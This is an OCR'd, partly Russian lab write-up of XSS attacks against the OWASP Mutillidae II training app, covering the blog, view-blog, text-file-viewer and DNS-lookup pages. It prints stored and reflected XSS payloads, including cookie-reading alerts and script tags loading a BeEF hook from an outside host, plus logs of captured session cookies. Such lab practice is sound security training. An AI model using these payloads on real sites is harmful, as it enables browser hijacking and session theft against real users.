


Add blog for demo

Note: <b>,<i> and <u> are now allowed in blog entries

```
<script src="http://10.0.2.15:3000/hook.js"></script>
```

Вводим любое сообщение и отправляем жертве :




The results from executed command modules will be listed here.

Create Alert Dialog

Description: Sends an alert dialog to the hooked browser.

Id: 267

Alert text: BeEF Alert Dialog




nowasp.local says

BeEF Alert Dialog

Welcome To The Blog

Add blog for demo


Появился BEEFHOOK тк теперь мы можем выполнять различные действия с жертвой :



1 captured records found						
Hostname	Client IP Address	Client Port	User Agent	Referrer	Data	Date/Time
127.0.0.1	127.0.0.1	33778	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36	http://nowasp.local/mutillidae/index.php?page=captured-data.php	page = capture-data.php showhints = 1 username = demo uid = 24 PHPSESSID = qgaosolqss0b8i3jqvvtb05bjr BEEFHOOK = jkvDwHTmtX6D8CzXqhi4Mdyz1TYHdUk1nVEM9QuSeerPkygNkyfy85sOUF8wDZQMcMYabMlXkXqdeMxf	2021-06-20 10:01:10

“View someone’s blog”


По url адресу видно что используется метод GET, поэтому в эту ссылку можно внедрить код :



t secure nowasp.local/mutillidae/index.php?page=view-someones-blog.php

OWASP Mutillidae II: Keep Calm and Pwn On
Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: demo
Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
View Blogs
Back
Help Me!
Hints and Videos
View Blog Entries
Add To Your Blog
Select Author and Click to View Blog
Please Choose Author
View Blog Entries

Проверяю на возможность проведения Reflected XSS :




nowasp.local/mutillidae/index.php?page=view-someones-blog.php<script>alert("XSS_1")</script>

nowasp.local says

XSS_1

Page Not Found

Нашли уязвимость, можем попробовать украсть PHPSESSID :



nowasp.local/mutillidae/index.php?page=view-someones-blog.php#<script>alert(1)</script>

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.7.12 Security Level: 0 (Hosted) Hints: Enabled (1 - Try easier) Logged In User: demo

Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

View Blogs


Back
Help Me!
Hints and Videos

View Blog Entries

Select Author and Click to View Blog

Please Choose Author
View Blog Entries

0 Current Blog Entries			
	Name	Date	Comment




nowasp.local/mutillidae/index.php?page=view-someones-blog.php<script>alert(document.cookie)</script>

OWASP Mutillidae II: Keep Calm and Pwn C

Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User

Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured D

Но почему-то PHPSESSID мы не получили :



nowasp.local/mutillidae/index.php?page=view-someones-blog.php<script>alert(document.cookie)</script>

OWASP Mutillidae II: Keep Calm and Pwn


Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In Use

Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured

Page Not Found

Validation Error: 404 - Page Not Found

Атака с помощью BeEF (ввожу скрипт в url) и мы видим, что произведена успешная атака на пользователя, который зашёл на этот сайт :



nowasp.local/mutillidae/index.php?page=view-someones-blog.php<script%20src="http://10.0.2.15:3000/hook.js></script>"

OWASP Mutillidae II: Keep Calm and Pwn On


Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: demo

Home | Logout | "">Toggle Hints | "">Show Popup Hints | "">Toggle Security | "">Enforce SSL | Reset DB | View Log | View Captured Data
Back

Page Not Found

"" class="colorbox" title="Help me with page view-someones-blog.php

Browser: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36
PHP Version: 7.4.16



nowasp.local/mutillidae/index.php?page=view-someones-blog.php<script%20src="http://10.0.2.15:3000/hook.js"></script>


nowasp.local says

BeEF Alert Dialog!!!!!!!!!!!!

“Show Log”

Опять провожу Reflected XSS-атаку так как используется метод GET-запрос

Проверяю на уязвимость :




nowasp.local/mutillidae/index.php?page=text-file-viewer.php<script>alert("XSS_3")</script>

nowasp.local says

XSS_3

Page Not Found

Нашли уязвимость, можем попробовать украсть PHPSESSID (не получилось) :



nowasp.local/mutillidae/index.php?page=text-file-viewer.php#<script>alert(1)</script>

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: demo


Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
Back
Help Me!
Hints and Videos
View File

Hacker Files of Old

Take the time to read some of these great old school hacker text files.
Just choose one form the list and submit.

Text File Name: Intrusion Detection in Computers by Victor H. Marshall (January 29, 1991)


Производим атаку “прикрепления к Beef” :



nowasp.local/mutillidae/index.php?page=text-file-viewer.php<script%20src="http://10.0.2.15:3000/hook.js"></script>

OWASP Mutillidae II: Keep Calm and Pwn On
Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: de
Home | Logout | ">Toggle Hints | ">Show Popup Hints | ">Toggle Security | ">Enforce SSL | Reset DB | View Log | View Captured
Page Not Found
Back
" class="colorbox" title="Help me with page text-file-viewer.php" style="color: #000000;"> Help Me!
Validation Error: 404 - Page Not Found

Атака произведена успешно :




e | nowasp.local/mutillidae/index.php?page=text-file-viewer.php<script%20src="http://10.0.2.15:3000/hook.js"></script>

nowasp.local says

BeEF Alert Dialog!!!!!!!!!!!!!!!!!!!!!!!!!!1


OWA Pwn On
Version: 2.7.12 Secur
ged In User: demo
Home | Logout | ">Toggle H
og | View Captured Data
OK
Page Not Found
Back
" class="colorbox" title="Help me with page text-file-viewer.php" style="color: #000000;"> Help Me!
Validation Error: 404 - Page Not Found



Name	Value	Domain	Path	Expires / M...	S
BEEFHOOK	roZNaGTNbIg38ltFtBFENpTCrEN8KvQgIv2vjPsDUjF5Ujl2S...	nowasp.local	/	2030-12-31...	
PHPSESSID	r5id078r5rpumnndsf7cmku9iq	nowasp.local	/	Session	
uid	24	nowasp.local	/mutillidae	Session	
username	demo	nowasp.local	/mutillidae	Session	
showhints	1	nowasp.local	/mutillidae	Session	

“Text File Viewer”


Проверяю на возможность проведения Stored XSS атаки (так как можно в сообщении написать скрипт в форме, которая отправляется POST-запросом) :



Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP <script>alert("XSS")</script>



nowasp.local says

XSS


DNS Lookup

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Попытка украсть куки :

